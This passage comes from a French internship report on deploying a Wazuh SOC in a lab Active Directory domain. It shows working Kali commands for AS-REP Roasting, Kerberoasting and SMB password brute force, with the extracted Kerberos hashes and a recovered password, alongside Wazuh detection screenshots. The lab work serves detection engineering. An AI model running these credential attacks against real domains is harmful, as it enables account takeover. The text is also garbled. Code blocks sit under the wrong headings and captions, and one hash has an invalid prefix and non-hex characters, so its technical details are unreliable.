Cette capture montre l'utilisation de BloodHound Community Edition pour effectuer une collecte complète des informations du domaine aulsh.sh. La commande permet d'interroger le contrôleur de domaine dc01.aulsh.sh et de récupérer les différents objets Active Directory. Les résultats confirment la présence de **9 utilisateurs, 52 groupes, 2 GPO, 2 unités organisationnelles, 19 conteneurs et 2 ordinateurs**. Les données collectées sont ensuite compressées dans une archive destinée à être importée dans BloodHound.

```

(kali@kali)~[~/BloodHound-linux-x64]
$ sudo bloodhound-start

It seems it's the first time you run bloodhound
Please run bloodhound-setup first

Do you want to run bloodhound-setup now? [Y/n] y

[*] Starting PostgreSQL service

[*] Creating Database
User _bloodhound already exists in PostgreSQL
Database bloodhound already exists in PostgreSQL
ALTER ROLE

[*] Starting neo4j
Neo4j is running at pid 5469

[i] You need to change the default password for neo4j
Default credentials:
  user: neo4j
  password: neo4j

[!] IMPORTANT: Once you have setup the new password, please update /etc/bhapi/bhapi.json with the new password before running bloodhound

opening http://localhost:7474/
/usr/bin/xdg-open: 1032: www-browser: not found
/usr/bin/xdg-open: 1032: links2: not found
/usr/bin/xdg-open: 1032: elinks: not found
/usr/bin/xdg-open: 1032: links: not found
/usr/bin/xdg-open: 1032: lynx: not found
/usr/bin/xdg-open: 1032: w3m: not found
xdg-open: no method available for opening 'http://localhost:7474/'

```

Figure 57 – Initialisation de l'environnement BloodHound sur Kali Linux

Cette capture présente l'initialisation de l'environnement BloodHound sur Kali Linux. Le processus démarre notamment le service PostgreSQL et le serveur Neo4j nécessaires au

fonctionnement de BloodHound. L'outil indique également que le mot de passe par défaut de Neo4j doit être modifié avant l'utilisation complète de la plateforme. L'interface Neo4j est accessible localement via le port 7474.

4.7.2 Brute Force

```
(kali@kali)~$ impacket-GetNPUsers aulsh.sh/alice.dupont -no-pass -dc-ip 192.168.56.30
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for alice.dupont
$krb5asrep$23$alice.dupont@AULSH.SH:187e73e1b976679c0311391e1d785603$9bd92b2877a954f74e5cf33e47fddc306b5eb98e99983acd359d7c17224f1f75f90d754
05ae0d4b08213967758e933a2f33153603803db60e4f6a2277cc567b794477c61d62d165de54a9040cd294a453c5af814d1f1216d43d1c7cb726e83044f66324bdb1e837b829
01591185917923c8b4a542144c3f121b79e64c1a984f01b116b943785961564f1d5c355151762890ab040491a12bbb242e7e41a0d359c1745eeef84ab992f586903140759a6c4
cd441522bba321f549da837568c7a81525ae0d38c0e3024faf734346b6974c688782246adafebe6f56fb407914afcb2df3430a6f

(kali@kali)~$
```

Figure 58 – Simulation d'attaque brute force contre le service SMB

Cette capture présente une simulation d'attaque par force brute contre le service SMB du contrôleur de domaine 192.168.56.30. L'outil NetExec teste plusieurs mots de passe à l'aide d'une liste contenant différentes valeurs courantes. Plusieurs tentatives échouent avec le message STATUS_LOGON_FAILURE. La capture montre finalement l'identification du mot de passe Password1 associé au compte AULSH.sh\weak.user. Cette activité illustre une attaque visant à obtenir les identifiants d'un compte Active Directory par essais successifs.

MITRE ATT&CK : T1110.001 – Password Guessing



Figure 59 – Détection de l'attaque brute force dans Wazuh

Cette capture présente la détection de l'activité précédente dans la plateforme Wazuh. Plusieurs événements de sécurité Windows associés à l'identifiant **4625** sont visibles. Cet événement correspond à un échec d'ouverture de session. Les informations collectées indiquent notamment le compte ciblé weak.user, l'utilisation du protocole d'authentification NTLM et l'adresse IP source 192.168.56.131. La succession de plusieurs événements d'échec permet de mettre en évidence l'activité de tentative de connexion.

4.7.3 AS-REP Roasting

```
[kali@kali:~]$ impacket-GetUserSPNs aulsh.sh/alice.dupont:'Password123' -dc-ip 192.168.56.30 -request
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
MSSQLSvc/backup.aulsh.sh:1433	svc.backup		2026-08-28 05:52:37.183917	<never>	
HTTP/backup.aulsh.sh	svc.backup		2026-08-28 05:52:37.183917	<never>	

```
[...] CCache file is not found. Skipping...
$krb5tgt$235*svc.backup$AULSH.SH$aulsh.sh/svc.backup$21a98b08bb9cee7903fa9d73927096e5b0658507fecf0f024e15973759e96abab23610000cf5b838345f60985765ce3a06363f21049f2d8a260f9b6d81865846d
d460cccd1ecd677316cf1dc04eca0c727b1138d42afdu778bc3e6636a88defa79e231c539ec388f491d8b9b03e4a6bd1a46abc07fe357a45e12d47b40362edc8cc9ce00fb1212cb379f4c7ab46c3bcf64a779b25e8c9dae37cd40d8734a
6774d5924f69ee659e3f506c107d8009a9d4c5b6a7759ac85e216c2deb213766c9d39b9203df9291f36ba4538da64bb0927d9e24fd984d4da3bf016874f72cc039574dded338ddb5a1cf68c57af004b9771ea926cc452f4dd7a32daf
88f557d1378b0aaba6b6bedfd4ac2001548c9d8ebb7e0eeef6ee2a63491dae7ceeadcfde881df5898778b7e3f8ad813c03553bc93b407205fa1de2a9022bedb31618ab356398b995c1ca855c152371c4dd583ce2beef8ddb381941a794f
3dc8a98e4b6b10c7e2e153e0f2cc1563b7eb86af29f904f5a115142a63088e6ee0289d61601e8e8241853f18db8285704ad65488fed0b9e262187532687f29146e6fed6af561f7975f4addb4c93f46818c2a7b138d6edde92551f3e9
62ad98386d1e77b854da9491d1c7a0b514dc86e5ac077239c86b2fbcefaaa0408cec0fcd153e2ccf0df0fb551cbbdf32728deaa18dccc1935c46e362191ea2f4f7ea7aaa70de7c147558de9942f654735ed7545e4b730d92eeb9a9b0
b0465b7f60ab6376dc2ead676c034ed1951763209ed5c47efb8e21fa2447c030e57aa99076d6b0621282df7e75c66ee05f26c8f0fb7184f17500c26f6a1f55d17f5d066f7ab99b43421d2c713bb36abaf4448f528b63355b6bf226257
d4f7216dbdcaeadad6a81a9dc2b6da5d691e54409222c4db2bae03d155ba1be-c87ad79e-914dc776bdde4d3acdaedf-849e67de1f01660c-2ff41cd1126e92a01e9380537d4dddc93c802fc80c2b70e2d08fmb1fe2417c874de4f42
7da060b04c30fff79d3cea89ceae91d685251deb013555e9835929b3121a5877994bf57f0b1c4eb940783ab9d12b006fe9a7e5aaadfe9c5a40262937c1d19b18368bdcbe419ee6122f5b47332efc93f35cf9b943af9ff09e202ac715
429501d553981d4f0baeccff9158d944eba9a3212d126d5d109aea43a899123a597a8033cbb9aa354c7d7b99c3a6aa3d210994589c3a03aa3b476ff46c433bab9e5cdf6591ad7e290ee1aa7f6e72c36cf8c65d40e325f2d84145522d1
51ecbb522ffca1950291b96ca2c5f9589ad67a078e1e74f9cb723b49d8d4e0bb115353656b60290a3b6729803e07a8777eddc83d7a0d3f8f0d20b7961fff4899947fb9bdcf3bc97b18bb4b16d9c231b48313c52b034a020e2ab96b97c1
ee313134a2049f8f4eeccc226d35a58a61c7ea8ccd038c76113d3b10a03e5b878254a880d341ad5f2805b552dda40ed4b7a18825f2e090e8a60852f3992cc551fc2a2ff704b70b2bca2cad6383f29f6abab5cb0136cec985d84ff9528a2b
4b005fb3173b3c7ecd344dc42b7c7e5f0d91a9b57c51d3fba3fd9fe89
```

Figure 60 – Utilisation de GetNPUsers (Impacket) pour l'AS-REP Roasting

Cette capture montre l'utilisation de l'outil GetNPUsers de la suite Impacket depuis Kali Linux. La commande cible le domaine aulsh.sh et le contrôleur de domaine 192.168.56.30. L'outil obtient une réponse Kerberos pour le compte alice.dupont et affiche une valeur au format \$krb5asrep\$23\$.... Cette information correspond aux données récupérées lors de la simulation d'une attaque AS-REP Roasting.

MITRE ATT&CK : T1558.004 – Steal or Forge Kerberos Tickets: AS-REP Roasting



Figure 61 – Détection de l'AS-REP Roasting dans Wazuh

Cette capture présente les événements collectés par Wazuh à la suite de l'activité Kerberos réalisée précédemment. L'événement contient plusieurs informations permettant d'analyser la requête, notamment le compte ciblé `alice.dupont`, le domaine `AULSH.SH`, le service `krbtgt`, ainsi que l'adresse IP source. Ces éléments permettent au SOC de corréler l'activité observée sur le contrôleur de domaine avec le scénario d'attaque simulé.

4.7.4 Kerberoasting

```
(kali@kali)~$ echo -e "admin123\nletmein\nqwerty\nPassword\nWelcome\nabc123\nPassword1" > /tmp/pass.txt
nxc smb 192.168.56.30 -u weak.user -p /tmp/pass.txt
SMB 192.168.56.30 445 WIN-PENMIJLFSGR [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN-PENMIJLFSGR) (domain:AULSH.sh) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 192.168.56.30 445 WIN-PENMIJLFSGR [-] AULSH.sh\weak.user:admin123 STATUS_LOGON_FAILURE
SMB 192.168.56.30 445 WIN-PENMIJLFSGR [-] AULSH.sh\weak.user:letmein STATUS_LOGON_FAILURE
SMB 192.168.56.30 445 WIN-PENMIJLFSGR [-] AULSH.sh\weak.user:qwerty STATUS_LOGON_FAILURE
SMB 192.168.56.30 445 WIN-PENMIJLFSGR [-] AULSH.sh\weak.user:Password STATUS_LOGON_FAILURE
SMB 192.168.56.30 445 WIN-PENMIJLFSGR [-] AULSH.sh\weak.user:Welcome STATUS_LOGON_FAILURE
SMB 192.168.56.30 445 WIN-PENMIJLFSGR [-] AULSH.sh\weak.user:abc123 STATUS_LOGON_FAILURE
SMB 192.168.56.30 445 WIN-PENMIJLFSGR [+] AULSH.sh\weak.user:Password1
```

Figure 62 – Utilisation de GetUserSPNs (Impacket) pour le Kerberoasting

Cette capture présente l'utilisation de l'outil GetUserSPNs d'Impacket afin d'identifier les comptes associés à des Service Principal Names (SPN) dans le domaine `aulsh.sh`. Le compte de service `svc.backup` est notamment identifié avec les SPN `MSSQLSvc/backup.aulsh.sh:1433` et `HTTP/backup.aulsh.sh`. L'option `-request` permet ensuite de demander le ticket de service Kerberos associé au compte. La sortie présente une valeur au format `$krb5tgs$23$...`, correspondant aux données récupérées lors de la simulation du Kerberoasting.

MITRE ATT&CK : T1558.003 – Steal or Forge Kerberos Tickets: Kerberoasting



Figure 63 – Détection du Kerberoasting dans Wazuh

Cette capture montre les événements générés dans Wazuh lors de l'activité Kerberos associée au scénario de Kerberoasting. Les données affichées comprennent notamment le nom du compte `alice.dupont@AULSH.SH`, le domaine `AULSH.SH`, l'adresse IP source ainsi que les informations relatives au ticket Kerberos. Ces événements permettent au système de supervision de conserver une trace de l'activité et de faciliter son analyse par l'analyste SOC.

Conclusion générale et perspectives

Conclusion générale

Ce projet de stage a permis de concevoir et de déployer un SOC basé sur Wazuh dans un environnement Active Directory. La solution mise en place permet de centraliser les journaux, de surveiller les systèmes et de détecter différents comportements suspects grâce aux règles de détection et aux fonctionnalités de Wazuh.

Les différents tests réalisés, notamment les scénarios de brute force, d'AS-REP Roasting et de Kerberoasting, ont permis de vérifier la capacité de la solution à détecter des activités malveillantes. L'intégration de Sysmon, du FIM, du détecteur de vulnérabilités, de la réponse active ainsi que des alertes Slack a également permis d'améliorer la visibilité et la supervision de l'environnement.

Ce travail a ainsi permis de mettre en place une base fonctionnelle pour renforcer la sécurité et la surveillance du système d'information.

Perspectives

Plusieurs améliorations peuvent être envisagées, notamment l'ajout de nouveaux scénarios d'attaques et de règles de détection afin d'élargir la couverture MITRE ATT&CK. Il serait également intéressant d'étendre le déploiement des agents Wazuh à davantage de postes et de serveurs.

À plus long terme, l'intégration avec des solutions d'orchestration et d'automatisation de la réponse (SOAR) permettrait d'améliorer la gestion des incidents et d'automatiser certaines actions de sécurité.

Webographie

[1] **Wazuh Documentation**, *Getting Started with Wazuh*, documentation officielle de Wazuh.

Disponible sur : <https://documentation.wazuh.com/current/getting-started/>

Consulté le 1 septembre 2026.

[2] **Wazuh Documentation**, *Quickstart – Installation et configuration de Wazuh*, documentation officielle.

Disponible sur : <https://documentation.wazuh.com/current/quickstart.html>

Consulté le 1 septembre 2026.

[3] **Wazuh Documentation**, *User Manual*, documentation officielle relative à l'administration du serveur, des agents et des fonctionnalités Wazuh.

Disponible sur : <https://documentation.wazuh.com/current/user-manual/>

Consulté le 1 septembre 2026.

[4] **Microsoft Learn**, *Vue d'ensemble des services de domaine Active Directory (AD DS)*.

Disponible sur : [Microsoft Learn – Active Directory Domain Services](#)

Consulté le 1 septembre 2026.

[5] **Microsoft Learn**, *Installer les services de domaine Active Directory sur Windows Server*.

Disponible sur : [Microsoft Learn – Installation d'Active Directory Domain Services](#)

Consulté le 1 septembre 2026.

[6] **Microsoft Sysinternals**, *Sysmon – System Monitor*, documentation officielle de Microsoft.

Disponible sur : [Microsoft Sysmon – Documentation officielle](#)

Consulté le 1 septembre 2026.

[7] **MITRE**, *MITRE ATT&CK – Enterprise Techniques*, référentiel des techniques et sous-techniques utilisées par les attaquants.

Disponible sur : [MITRE ATT&CK – Enterprise Techniques](#)

Consulté le 1 septembre 2026.

[8] **MITRE**, *MITRE ATT&CK – Enterprise Matrix*, matrice des tactiques et techniques d'attaque.

Disponible sur : [MITRE ATT&CK – Enterprise Matrix](#)

Consulté le 1 septembre 2026.

[9] **Kali Linux**, *Documentation officielle Kali Linux*, documentation relative à la distribution et à ses outils de cybersécurité.

Disponible sur : [Kali Linux – Documentation officielle](#)

Consulté le 1 septembre 2026.

[10] **Broadcom / VMware**, *VMware Workstation – Documentation et ressources officielles*.

Disponible sur : [Broadcom Support – VMware Workstation](#)

Consulté le 1 septembre 2026.

[11] **VirusTotal**, *VirusTotal Documentation – API et analyse de fichiers, URL et indicateurs*.

Disponible sur : [VirusTotal Documentation](#)

Consulté le 1 septembre 2026.

[12] **VirusTotal**, *API v3 – Documentation officielle*.

Disponible sur : [VirusTotal API v3 Documentation](#)

Consulté le 1 septembre 2026.

